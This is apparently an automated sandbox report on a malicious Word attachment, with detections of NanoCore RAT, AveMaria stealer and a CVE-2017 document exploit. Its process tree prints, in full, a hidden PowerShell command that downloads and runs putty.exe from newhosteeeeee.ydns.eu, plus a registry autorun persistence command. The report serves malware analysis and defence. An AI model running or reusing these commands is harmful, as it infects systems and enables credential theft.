

JOeSandbox Cloud BASIC



**ID:** 457815

**Sample Name:** NEW  
PO1100372954 -.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 10:59:02

**Date:** 02/08/2021

**Version:** 33.0.0 White Diamond

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# Windows Analysis Report NEW PO1100372954 -.doc

## Overview

### General Information

|                              |                        |
|------------------------------|------------------------|
| Sample Name:                 | NEW PO1100372954 -.doc |
| Analysis ID:                 | 457815                 |
| MD5:                         | afe48e30fc3f12c...     |
| SHA1:                        | 2ded99867d8b3e..       |
| SHA256:                      | ecef57afce8a7d5..      |
| Tags:                        | doc                    |
| Infos:                       |                        |
| Most interesting Screenshot: |                        |

### Process Tree


### Detection

|                          |         |
|--------------------------|---------|
|                          |         |
| <b>NanoCore AveMaria</b> |         |
| Score:                   | 100     |
| Range:                   | 0 - 100 |
| Whitelisted:             | false   |
| Confidence:              | 100%    |

### Signatures

|                                            |
|--------------------------------------------|
| Antivirus detection for URL or domain      |
| Document exploit detected (creates ...     |
| Document exploit detected (drops P...      |
| Malicious sample detected (through ...     |
| Multi AV Scanner detection for dropp...    |
| Multi AV Scanner detection for subm...     |
| Office document tries to convince vi...    |
| Sigma detected: NanoCore                   |
| Sigma detected: Powershell downloa...      |
| Snort IDS alert for network traffic (e.... |
| Yara detected AntiVM3                      |
| Yara detected AveMaria stealer             |

### Classification



- System is w7x64
- WINWORD.EXE** (PID: 2604 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe** (PID: 2396 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeeeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - FLTLDR.EXE** (PID: 3048 cmdline: 'C:\Program Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPH FLTPNG32.FLT MD5: AF5CCD95BAC7ADADD56DE185D7461B2C)
  - powershell.exe** (PID: 1068 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeeeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - putty.exe** (PID: 2952 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
      - putty.exe** (PID: 2308 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
        - cmd.exe** (PID: 2156 cmdline: cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG\_SZ /d 'C:\ProgramData\images.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
          - reg.exe** (PID: 2400 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG\_SZ /d 'C:\ProgramData\images.exe' MD5: D69A9ABBB0D795F21995C2F48C1EB560)
          - images.exe** (PID: 2168 cmdline: C:\ProgramData\images.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
            - cmd.exe** (PID: 912 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
              - iBCrDCK.i.exe** (PID: 2340 cmdline: 'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
                - iBCrDCK.i.exe** (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
                  - iBCrDCK.i.exe** (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
    - powershell.exe** (PID: 3056 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('http://newhosteeeeee.ydns.eu/putty.exe';C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - putty.exe** (PID: 2948 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
        - putty.exe** (PID: 1492 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
        - putty.exe** (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
        - putty.exe** (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
    - verclsid.exe** (PID: 1900 cmdline: 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
    - notepad.exe** (PID: 2416 cmdline: 'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfghgdghghg.ScT' MD5: B32189BDF6E577A92BAA61AD4926AE6)
    - drvinst.exe** (PID: 1464 cmdline: DrvInst.exe '1' '200' 'UMB\UMB\1&41921d&0&TERMINPUT\_BUS' " " '6e3bed883' '0000000000000000' '0000000000000059C' '00000000000000600' MD5: 2DBA1472BDF847EAE358A4B9FA9AB0C1)
    - rdpr.sys** (PID: 4 cmdline: MD5: 1B6163C503398B23FF8B939C67747683)
    - tdtcp.sys** (PID: 4 cmdline: MD5: 51C5ECEB1CDEE2468A1748BE550CFBC8)
    - tssecsrv.sys** (PID: 4 cmdline: MD5: 19BEDA57F3E0A06B8D5EB6D619BD5624)
    - RDPWD.SYS** (PID: 4 cmdline: MD5: FE571E088C2D83619D2D48D4E961BF41)
    - smtpsvc.exe** (PID: 2964 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
      - smtpsvc.exe** (PID: 764 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
    - cleanup

## Malware Configuration

No configs have been found

## Yara Overview

### Memory Dumps

| Source                                                                    | Rule                          | Description                      | Author       | Strings                                                                                                                                                         |
|---------------------------------------------------------------------------|-------------------------------|----------------------------------|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 00000015.00000003.2137169067.000000000006<br>13000.00000004.00000001.sdmp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security |                                                                                                                                                                 |
| 00000015.00000003.2137169067.000000000006<br>13000.00000004.00000001.sdmp | JoeSecurity_AveMaria          | Yara detected AveMaria stealer   | Joe Security |                                                                                                                                                                 |
| 00000022.00000002.2354192632.00000000000A<br>C0000.00000004.00000001.sdmp | Nanocore_RAT_Gen_2            | Detetcs the Nanocore RAT         | Florian Roth | <ul style="list-style-type: none"><li>0x5b0b:\$x1: NanoCore.ClientPluginHost</li><li>0x5b44:\$x2: IClientNetworkHost</li></ul>                                  |
| 00000022.00000002.2354192632.00000000000A<br>C0000.00000004.00000001.sdmp | Nanocore_RAT_Feb18_1          | Detects Nanocore RAT             | Florian Roth | <ul style="list-style-type: none"><li>0x5b0b:\$x2: NanoCore.ClientPluginHost</li><li>0x5c0f:\$s4: PipeCreated</li><li>0x5b25:\$s5: IClientLoggingHost</li></ul> |
| 00000022.00000002.2354334039.00000000000C<br>60000.00000004.00000001.sdmp | Nanocore_RAT_Gen_2            | Detetcs the Nanocore RAT         | Florian Roth | <ul style="list-style-type: none"><li>0x5b99:\$x1: NanoCore.ClientPluginHost</li><li>0x5bb3:\$x2: IClientNetworkHost</li></ul>                                  |

Click to see the 90 entries

### Unpacked PEs

| Source                                  | Rule                 | Description                | Author       | Strings                                                                                                                                                         |
|-----------------------------------------|----------------------|----------------------------|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack | Nanocore_RAT_Gen_2   | Detetcs the Nanocore RAT   | Florian Roth | <ul style="list-style-type: none"><li>0x350b:\$x1: NanoCore.ClientPluginHost</li><li>0x3525:\$x2: IClientNetworkHost</li></ul>                                  |
| 34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT       | Florian Roth | <ul style="list-style-type: none"><li>0x350b:\$x2: NanoCore.ClientPluginHost</li><li>0x52b6:\$s4: PipeCreated</li><li>0x34f8:\$s5: IClientLoggingHost</li></ul> |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack    | Nanocore_RAT_Gen_2   | Detetcs the Nanocore RAT   | Florian Roth | <ul style="list-style-type: none"><li>0xd9ad:\$x1: NanoCore.ClientPluginHost</li><li>0xd9da:\$x2: IClientNetworkHost</li></ul>                                  |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack    | Nanocore_RAT_Feb18_1 | Detects Nanocore RAT       | Florian Roth | <ul style="list-style-type: none"><li>0xd9ad:\$x2: NanoCore.ClientPluginHost</li><li>0xea88:\$s4: PipeCreated</li><li>0xd9c7:\$s5: IClientLoggingHost</li></ul> |
| 34.2.iBCrDCK.i.exe.34ffadc.25.unpack    | JoeSecurity_Nanocore | Yara detected Nanocore RAT | Joe Security |                                                                                                                                                                 |

Click to see the 140 entries

## Sigma Overview

AV Detection:



Sigma detected: NanoCore

E-Banking Fraud:



Sigma detected: NanoCore

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Exploit for CVE-2017-0261

Sigma detected: PowerShell Download from URL

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Sigma detected: Non Interactive PowerShell

#### Data Obfuscation:



Sigma detected: Powershell download and execute file

#### Stealing of Sensitive Information:



Sigma detected: NanoCore

#### Remote Access Functionality:



Sigma detected: NanoCore

## Jbx Signature Overview



Click to jump to signature section

#### AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Machine Learning detection for dropped file

#### Software Vulnerabilities:



Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

#### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

#### Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook

#### E-Banking Fraud:



Yara detected AveMaria stealer

Yara detected Nanocore RAT

#### System Summary:



Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large strings

Found suspicious RTF objects

Microsoft Office creates scripting files

Office process drops PE file

Powershell drops PE file

#### Data Obfuscation:



Suspicious powershell command line found

#### Persistence and Installation Behavior:



Tries to download and execute files (via powershell)

#### Boot Survival:



Creates an undocumented autostart registry key

#### Hooking and other Techniques for Hiding and Protection:



Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

#### Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

#### HIPS / PFW / Operating System Protection Evasion:



Allocates memory in foreign processes

Bypasses PowerShell execution policy

Contains functionality to inject threads in other processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Injects files into Windows application

Writes to foreign memory regions

#### Lowering of HIPS / PFW / Operating System Security Settings:



Increases the number of concurrent connection per server for Internet Explorer

#### Stealing of Sensitive Information:



Yara detected AveMaria stealer

Yara detected Nanocore RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal e-mail passwords

Tries to harvest and steal browser information (history, passwords, etc)

#### Remote Access Functionality:




Yara detected AveMaria stealer

Yara detected Nanocore RAT

## Mitre Att&ck Matrix

| Initial Access                                         | Execution                                    | Persistence                                 | Privilege Escalation                        | Defense Evasion                                  | Credential Access              | Discovery                                 | Lateral Movement                           | Collection                      | Exfiltration                                             |
|--------------------------------------------------------|----------------------------------------------|---------------------------------------------|---------------------------------------------|--------------------------------------------------|--------------------------------|-------------------------------------------|--------------------------------------------|---------------------------------|----------------------------------------------------------|
| Valid Accounts                                         | Windows Management Instrumentation <b>1</b>  | LSASS Driver <b>2</b>                       | LSASS Driver <b>2</b>                       | Disable or Modify Tools <b>1 1</b>               | OS Credential Dumping <b>3</b> | System Time Discovery <b>1 2</b>          | Remote Services                            | Archive Collected Data <b>1</b> | Exfiltration Over Other Network Medium                   |
| Default Accounts                                       | Scripting <b>2</b>                           | Create Account <b>1 1</b>                   | Access Token Manipulation <b>1</b>          | Deobfuscate/Decode Files or Information <b>1</b> | Input Capture <b>1 2 1</b>     | System Service Discovery <b>1</b>         | Remote Desktop Protocol                    | Data from Local System <b>1</b> | Exfiltration Over Bluetooth                              |
| Domain Accounts                                        | Native API <b>1</b>                          | Windows Service <b>1 1</b>                  | Windows Service <b>1 1</b>                  | Scripting <b>2</b>                               | Credentials in Files <b>1</b>  | File and Directory Discovery <b>5</b>     | SMB/Windows Admin Shares                   | Input Capture <b>1 2 1</b>      | Automated Exfiltration                                   |
| Local Accounts                                         | Shared Modules <b>1</b>                      | Scheduled Task/Job <b>1</b>                 | Process Injection <b>6 2 2</b>              | Obfuscated Files or Information <b>4</b>         | NTDS                           | System Information Discovery <b>2 7</b>   | Distributed Component Object Model         | Input Capture                   | Scheduled Transfer                                       |
| Cloud Accounts                                         | Exploitation for Client Execution <b>3 3</b> | Registry Run Keys / Startup Folder <b>1</b> | Scheduled Task/Job <b>1</b>                 | Software Packing <b>3</b>                        | LSA Secrets                    | Security Software Discovery <b>3 3 1</b>  | SSH                                        | Keylogging                      | Data Transfer Size Limits                                |
| Replication Through Removable Media                    | Command and Scripting Interpreter <b>1 1</b> | Rc.common                                   | Registry Run Keys / Startup Folder <b>1</b> | Masquerading <b>2 3</b>                          | Cached Domain Credentials      | Virtualization/Sandbox Evasion <b>2 1</b> | VNC                                        | GUI Input Capture               | Exfiltration Over C2 Channel                             |
| External Remote Services                               | Scheduled Task/Job <b>1</b>                  | Startup Items                               | Startup Items                               | Modify Registry <b>1</b>                         | DCSync                         | Process Discovery <b>3</b>                | Windows Remote Management                  | Web Portal Capture              | Exfiltration Over Alternative Protocol                   |
| Drive-by Compromise                                    | Service Execution <b>2</b>                   | Scheduled Task/Job                          | Scheduled Task/Job                          | Virtualization/Sandbox Evasion <b>2 1</b>        | Proc Filesystem                | Application Window Discovery <b>1</b>     | Shared Webroot                             | Credential API Hooking          | Exfiltration Over Symmetric Encrypted Non-C2 Protocol    |
| Exploit Public-Facing Application                      | PowerShell <b>3</b>                          | At (Linux)                                  | At (Linux)                                  | Access Token Manipulation <b>1</b>               | /etc/passwd and /etc/shadow    | Remote System Discovery <b>1</b>          | Software Deployment Tools                  | Data Staged                     | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol   |
| Supply Chain Compromise                                | AppleScript                                  | At (Windows)                                | At (Windows)                                | Process Injection <b>6 2 2</b>                   | Network Sniffing               | Process Discovery                         | Taint Shared Content                       | Local Data Staging              | Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol |
| Compromise Software Dependencies and Development Tools | Windows Command Shell                        | Cron                                        | Cron                                        | Hidden Files and Directories <b>1</b>            | Input Capture                  | Permission Groups Discovery               | Replication Through Removable Media        | Remote Data Staging             | Exfiltration Over Physical Medium                        |
| Compromise Software Supply Chain                       | Unix Shell                                   | Launchd                                     | Launchd                                     | Hidden Users <b>2</b>                            | Keylogging                     | Local Groups                              | Component Object Model and Distributed COM | Screen Capture                  | Exfiltration over USB                                    |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source                 | Detection | Scanner       | Label                         | Link |
|------------------------|-----------|---------------|-------------------------------|------|
| NEW PO1100372954 -.doc | 24%       | ReversingLabs | Script.Exploit.CVE-2017-11882 |      |

### Dropped Files

| Source                                                                                                    | Detection | Scanner        | Label                         | Link                   |
|-----------------------------------------------------------------------------------------------------------|-----------|----------------|-------------------------------|------------------------|
| C:\Program Files (x86)\SMTP Service\smtpsvc.exe                                                           | 100%      | Joe Sandbox ML |                               |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe | 100%      | Joe Sandbox ML |                               |                        |
| C:\Users\user\AppData\Roaming\IBCrDCK.i.exe                                                               | 100%      | Joe Sandbox ML |                               |                        |
| C:\ProgramData\images.exe                                                                                 | 100%      | Joe Sandbox ML |                               |                        |
| C:\Users\user\AppData\Roaming\putty.exe                                                                   | 100%      | Joe Sandbox ML |                               |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe  | 100%      | Joe Sandbox ML |                               |                        |
| C:\Program Files (x86)\SMTP Service\smtpsvc.exe                                                           | 20%       | ReversingLabs  | ByteCode-MSIL.Backdoor.Remcos |                        |
| C:\Program Files\Microsoft DN1\sqlmap.dll                                                                 | 20%       | Metadefender   |                               | <a href="#">Browse</a> |
| C:\Program Files\Microsoft DN1\sqlmap.dll                                                                 | 43%       | ReversingLabs  | Win64.Trojan.RDPWrap          |                        |
| C:\ProgramData\images.exe                                                                                 | 28%       | ReversingLabs  |                               |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe | 20%       | ReversingLabs  | ByteCode-MSIL.Backdoor.Remcos |                        |

| Source                                                                                                   | Detection | Scanner       | Label                         | Link                   |
|----------------------------------------------------------------------------------------------------------|-----------|---------------|-------------------------------|------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe | 28%       | ReversingLabs |                               |                        |
| C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                              | 20%       | ReversingLabs | ByteCode-MSIL.Backdoor.Remcos |                        |
| C:\Users\user\AppData\Roaming\putty.exe                                                                  | 28%       | ReversingLabs |                               |                        |
| C:\Windows\System32\rfxvmt.dll                                                                           | 0%        | Metadefender  |                               | <a href="#">Browse</a> |
| C:\Windows\System32\rfxvmt.dll                                                                           | 0%        | ReversingLabs |                               |                        |

### Unpacked PE Files

| Source                             | Detection | Scanner | Label               | Link | Download                      |
|------------------------------------|-----------|---------|---------------------|------|-------------------------------|
| 21.2.images.exe.400000.1.unpack    | 100%      | Avira   | TR/Crypt.XPACK.Gen2 |      | <a href="#">Download File</a> |
| 15.2.putty.exe.400000.1.unpack     | 100%      | Avira   | TR/Crypt.XPACK.Gen2 |      | <a href="#">Download File</a> |
| 34.2.iBCrDCK.i.exe.400000.2.unpack | 100%      | Avira   | TR/Dropper.Gen      |      | <a href="#">Download File</a> |
| 34.2.iBCrDCK.i.exe.440000.4.unpack | 100%      | Avira   | TR/NanoCore.fadte   |      | <a href="#">Download File</a> |
| 13.2.putty.exe.400000.3.unpack     | 100%      | Avira   | TR/Crypt.XPACK.Gen2 |      | <a href="#">Download File</a> |

### Domains

No Antivirus matches

### URLs

| Source                                                                                                                                | Detection | Scanner         | Label   | Link |
|---------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------|
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> .                                                       | 0%        | URL Reputation  | safe    |      |
| <a href="http://newhosteeeeee.ydns.eu">http://newhosteeeeee.ydns.eu</a>                                                               | 0%        | Avira URL Cloud | safe    |      |
